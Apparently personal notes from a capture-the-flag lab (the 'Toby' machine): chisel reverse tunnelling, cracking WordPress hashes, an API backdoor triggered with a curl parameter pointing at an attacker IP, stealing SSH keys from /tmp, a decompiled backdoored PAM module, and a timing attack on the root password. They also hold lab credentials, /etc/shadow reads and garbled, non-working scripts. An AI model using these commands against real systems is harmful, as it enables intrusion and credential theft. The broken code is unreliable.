set up socks proxy on port 5000 to check out hosts  
on kali:  
./chisel server --reverse --port 8000  
on wordpress.toby.htb  
./chisel client 10.10.14.123:8000 R:5000:socks  
(set up proxy to proxy dns also)

proxychains into mysql.toby.net get wordpress hashes...

```
select
id
1
2
```

hashcat

```
400
```

toby-admin:tobykeith1 =>00 - Loot > Creds

get gogs hashes....





```
## API START

# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment
"/api/dbtest"
def dbtest
    "mysql.toby.htb"
    if "secretdbtest_09ef" in and "secretdbtest_09ef"
        'DB_USERNAME'
        'DB_PASSWORD'
        # specify mysql_native_password in case of server incompatibility
        'mysql' '-u' '-p' '-h' '--default-auth=mysql_native_password' '-e' 'SELECT @@version;'

    return b'\n'

"/api/password"
def api_password
    int
    ''
    return "password" for in range 32 "application/json"

## API END

## FRONTEND START

"/"
def test
    return "index.html"

"/password"
def password
    return "password.html"

"/db"
def db
    return "db.html"

"/links"
def links
    return "links.html"

"/notes"
def notes
    return "notes.html"

## FRONTEND END

"/healthcheck"
def healthcheck
    return "OK"

if "__main__"
    "0.0.0.0" 80
```

go over vulnerabilities..

## vuln 1

```
def dbtest
    "mysql.toby.htb"
    if "secretdbtest_09ef" in and "secretdbtest_09ef"
        'secretdbtest_09ef'
```

so make a request to the server like `curl http://mysql.toby.htb?secretdbtest_09ef=10.10.14.66`  
and listen for requests [20 - gogs Container as git > metasploit](#)

## vuln2

```
## API START

# NOT FOR PROD USE, USE FOR HEALTHCHECK ON DB
# 01/07/21 - Added dbtest method and warning message
# 06/07/21 - added ability to test remote DB
# 07/07/21 - added creds
# 10/07/21 - removed creds and placed in environment

"/api/password"
def api_password
    int
    ''
    return "password" for in range 32 "application/json"
```

so a few hints here. the time period creds were added and removed random.seed isn't exactly random and can be reproduced if you use the same seed.  
so set epoch time to those dates and you have the "random" seeds.  
generate password list as shown above [20 - gogs Container as git > my script to crack mysql hash](#)

### pspy on mysql.toby.net


2022	23	UID 999	1
2022	23	UID 0	186785
2022	23	UID 0	186792
2022	23	UID 0	186800
2022	23	UID 0	186801
2022	23	UID 0	186807
2022	23	UID 0	186814
2022	23	UID 0	186821 scp
2022	23	UID 0	186822
2022	23	UID 0	186829
2022	23	UID 0	186836

2022	23	UID 0	186844	sh
2022	23	UID 0	186845	
2022	23	UID 0	186852	
2022	23	UID 0	186859	
2022	23	UID 0	186865	
			172.69	scp
2022	23	UID 0	186866	
2022	23	UID 0	186873	
2022	23	UID 0	186880	
2022	23	UID 0	186886	
2022	23	UID 0	186887	
2022	23	UID 0	186894	
2022	23	UID 0	186900	
2022	23	UID 0	186908	
			172.69	scp
2022	23	UID 0	186909	

so it's copying a file to backups on host with tmp.random/key.. ok.. so lets steal the key..

```
while true; do cp -r /tmp/* /dev/shm;done
```

then just go to the folder and ssh in as jack with the key.



## Jack Enumeration

### Enumeration

Hints:



```
for
    for
        time su
        look
        strace
        8
        help
    for
        in
        for
        hash
        for
```

which pam

```
grep
1
1.3
1.3
1.3
245.4
1.3
1.3
1003
for
for
for
service
for
```

[pam 1.3.1.tar.xz github source](#)  
[releases on github](#)

```
Decompile: pam_sm_authenticate - (mypam.so)
56 do {
57     backdoorfile = fopen("/etc/.bd","r");
58     if (backdoorfile == (FILE *)0x0) goto LAB_001048ff;
59     __isoc99_fscanf(backdoorfile,"%i\n",&pw);
60     fclose(backdoorfile);
61     passwordchar = password;
62     if (password[i] != *(char *)((long)pw + i)) {
LAB_001049d0:
64         sys.argv1 = _unix_verify_password(pamh,username,passwordchar,ctrl);
65         *piVar2 = sys.argv1;
66         goto LAB_00104990;
67     }
68     passwordlen = strlen(password);
69     puVar4 = (uint *)pw;
70     do {
71         puVar3 = puVar4;
72         uVar5 = *puVar3 + 0xfefefeff & ~*puVar3;
73         uVar6 = uVar5 & 0x80808080;
74         puVar4 = puVar3 + 1;
75     } while (uVar6 == 0);
76     bVar7 = (uVar5 & 0x8080) == 0;
77     if (bVar7) {
78         uVar6 = uVar6 >> 0x10;
79     }
80     if (bVar7) {
81         puVar4 = (uint *)((long)puVar3 + 6);
82     }
83     if (passwordlen != (long)puVar4 + ((-3 - (ulong)CARRY1((byte)uVar6,(byte)uVar6)) - (long)pw)
84         ) goto LAB_001049d0;
85     i = i + 1;
86     usleep(100000);
87     } while (i != 10);
88     password = (char *)0x0;
```

i think its a 10 character password. (does not equal 10) sleeps with usleep(100000) which is 100,000 micro seconds (u) or 0.1 seconds  
ok so i see some sort of timing attack.. so lets start...

so 10 character password sleeps for 0.1 sec need to figure out how to write script but i did it by hand... with

## cracking password

```
for i in $(cat characters.txt); do time echo $i"AAAAAAA" | su -; echo $i"AAAAAAA"; done
```

i see the time jumped from 1.0 up to 1.1. so must be the letter.. on to the next

```
for i in $(cat characters.txt); do time echo "T"$i"AAAAAAA" | su -; echo "T"$i"AAAAAAA"; done
```

ok, i have teh first two characters now on to the rest.. need to write a script.. will do later...

## final password...

root:TihPAQ4pse ⇒ [00 - Loot > Creds](#)

## script to automate it.

Unable to make a script to automate it.. i attempted both python and bash results were wildly inconsistent unless over a large range of time and that would take quite a long time to complete. will wait to see how ippsec tackles this but here is what i have so far...

```
import
import
import
import
import
import

#time.sleep(1)
#starttime = time.time()
#os.system("time sshpass -p AAAAAAAAA ssh root@10.10.11.121")
#subprocess.run("time sshpass -p AAAAAAAAA ssh root@10.10.11.121", shell=True)
#endtime = time.time()

#starttime = time.time()
#os.system(f"time sshpass -p TAAAAAAAA ssh root@10.10.11.121")
#subprocess.run("time sshpass -p TAAAAAAAA ssh root@10.10.11.121", shell=True)
#endtime = time.time()

#T = endtime-starttime
#T+=0.1
#Ts = round(T,1)

    "A"  "A"  "A"  "A"  "A"  "A"  "A"  "A"  "A"  "A"

def newpass
    ''
    #print (newpassword)
    return

def get_time

#    os.system(f"sshpass -p {newpass(password)} ssh root@10.10.11.121 2>/dev/null")
    f"sshpass -p          ssh root@10.10.11.121 2>/dev/null"    True

    return round          1

def get_average_time

    4

    return round  1  4

print "Starting program With Average fail time of: " str
    0.1  1
round  1
print "Starting program With Average Success time of: " str
def get_letters
    for in range 9
        for in

            print

            print "Te: "
            print
            print "Ts: "
            print
            if
                break
            else
                continue

    0.1
print "This is the new Ts"
```

```
print
```

and in bash way worse...

1st attempt to get the loop

```
#!/bin/bash
## code from https://stackoverflow.com/questions/13127950/how-to-iterate-through-all-ascii-characters-in-bash
# POSIX
# chr() - converts decimal value to its ASCII character representation
# ord() - converts ASCII character to its decimal value
#chr() {
# [ ${1} -lt 256 ] || return 1
# printf "\\$(printf '%03o' ${1})"
#}
# Another version doing the octal conversion with arithmetic
# faster as it avoids a subshell
chr
    256      return 1
printf      1 64 100 1 64 8 10 1 8

# Another version using a temporary variable to avoid subshell.
# This one requires bash 3.1.
#chr() {
# local tmp
# [ ${1} -lt 256 ] || return 1
# printf -v tmp '%03o' "${1}"
# printf "\\${tmp}"
#}

# examples:
#chr 65 # -> A

function join { local IFS=" "; shift; echo "$@"; } # join, ${arr[@]} https://zaiste.net/posts/how-to-join-elements-of-array-bash/
# https://opensource.com/article/18/5/you-dont-know-bash-intro-bash-arrays
#arr[0]=3      overwrite first element
#${arr[2]}     Retrieve third element

# initialize array list
"A" "A" "A" "A" "A" "A" "A" "A" "A" "A" # set List
join '' # set PASSWORD as joined string
echo # echo the string

1
for in 0 9 do
    for in 32 126 do #32 - 126 are printable characters;
        echo "VAR$i = 'chr $j'";

        join ''

        echo "time ssh root@10.10.11.121 2>&1 1>/dev/null"
        echo "sed awk '{print \$2}'"
        echo
        echo "bc"
        if echo "bc" echo 0.2 bc then
            let " +1"
            echo " /1000" bc
            echo break
        fi
    done
done

# time echo $PASSWORD | su -

#mytime=$(time (sshpass -p $PASSWORD ssh root@10.10.11.121) 2>&1 1>/dev/null )"
##echo $mytime
#T=$(echo "$mytime" | sed -n 3p |awk '{print \$2}')
##echo $T
#TT=$(echo ${T:2:-2})
#echo $TT

#mytime=$(time ( sleep 0.2 ) 2>&1 1>/dev/null )"
#T=$(echo "$mytime" | sed -n 2p |awk '{print \$2}')
#TT=$(echo ${T:2:-2})
#echo $TT + 0.2 | bc -l
```

2nd attempt to get time processing... so difficult...

```
#!/bin/bash
"AAAAA"
"AAAAA"
"AAAAA"
"R"
"sshpass -p ssh root@10.10.11.121"
time 2 2 &1
echo "scale=1; " bc
echo "scale=1; 10/100" bc
echo "scale=1; " + " bc

for in cat do
    "sshpass -p ssh root@10.10.11.121"
    time 2 2 &1
    echo "The Password: "
    echo "The Time of Execution: "
    # echo "Comparing $FIRSTEXEETIME to $EXEETIME"
    echo "scale=1; - " bc
    if echo "scale=1; > " bc 1 then
        break
    fi
done

#function A {
# time sshpass -p $1 ssh root@10.10.11.121 2>/dev/null
#}

#function B {
# time sshpass -p $1 ssh root@10.10.11.121 2>/dev/null
```



```
#}

# for i in $(cat passwords.txt);do
#   echo "PASSWORD attempt: ${PASSWORDD3}"
#   var=$(A ${PASSWORDD3})
#   echo "${var}---"
# done
```

none work.. so giving up...  
moving on..

## id & whoami

```
# id
0 0 0
# whoami
```

## root.txt

```
# cat root.txt
```

## uname -a

```
# uname -a
5.4 #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

## /etc/shadow

```
# cat /etc/shadow
-----
-----
```

## id\_rsa